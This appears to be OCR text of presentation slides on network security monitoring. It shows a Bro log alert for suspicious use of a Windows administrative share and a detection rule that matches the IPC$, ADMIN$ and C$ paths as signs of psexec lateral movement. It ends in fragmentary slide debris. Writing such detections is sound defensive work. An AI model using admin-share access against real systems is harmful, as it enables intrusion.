
FEATURES

Message	Potentially Malicious Use of a...
Source	Bro
Signature ID	Match
First detected	1969-12-31 19:33
Last updated	2017-06-20 15:36
Context	\\labdc.sectechlab.net\IPC$

Potentially Malicious Use of an Administrative Share" in the Bro Notice log


if ("IPC$" in path || "ADMIN$" in path || "C$" in path)

Proof of psexec access on the victim system



https://digital-forensics.sans.org/blog/2012/12/17/protecting-privileged-domain-accounts-psexec-deep-dive

FLAG IT, TAG IT, AND BAG IT.


COAST
CELAND
I'LL TAKE YOUR QUESTIONS NOW.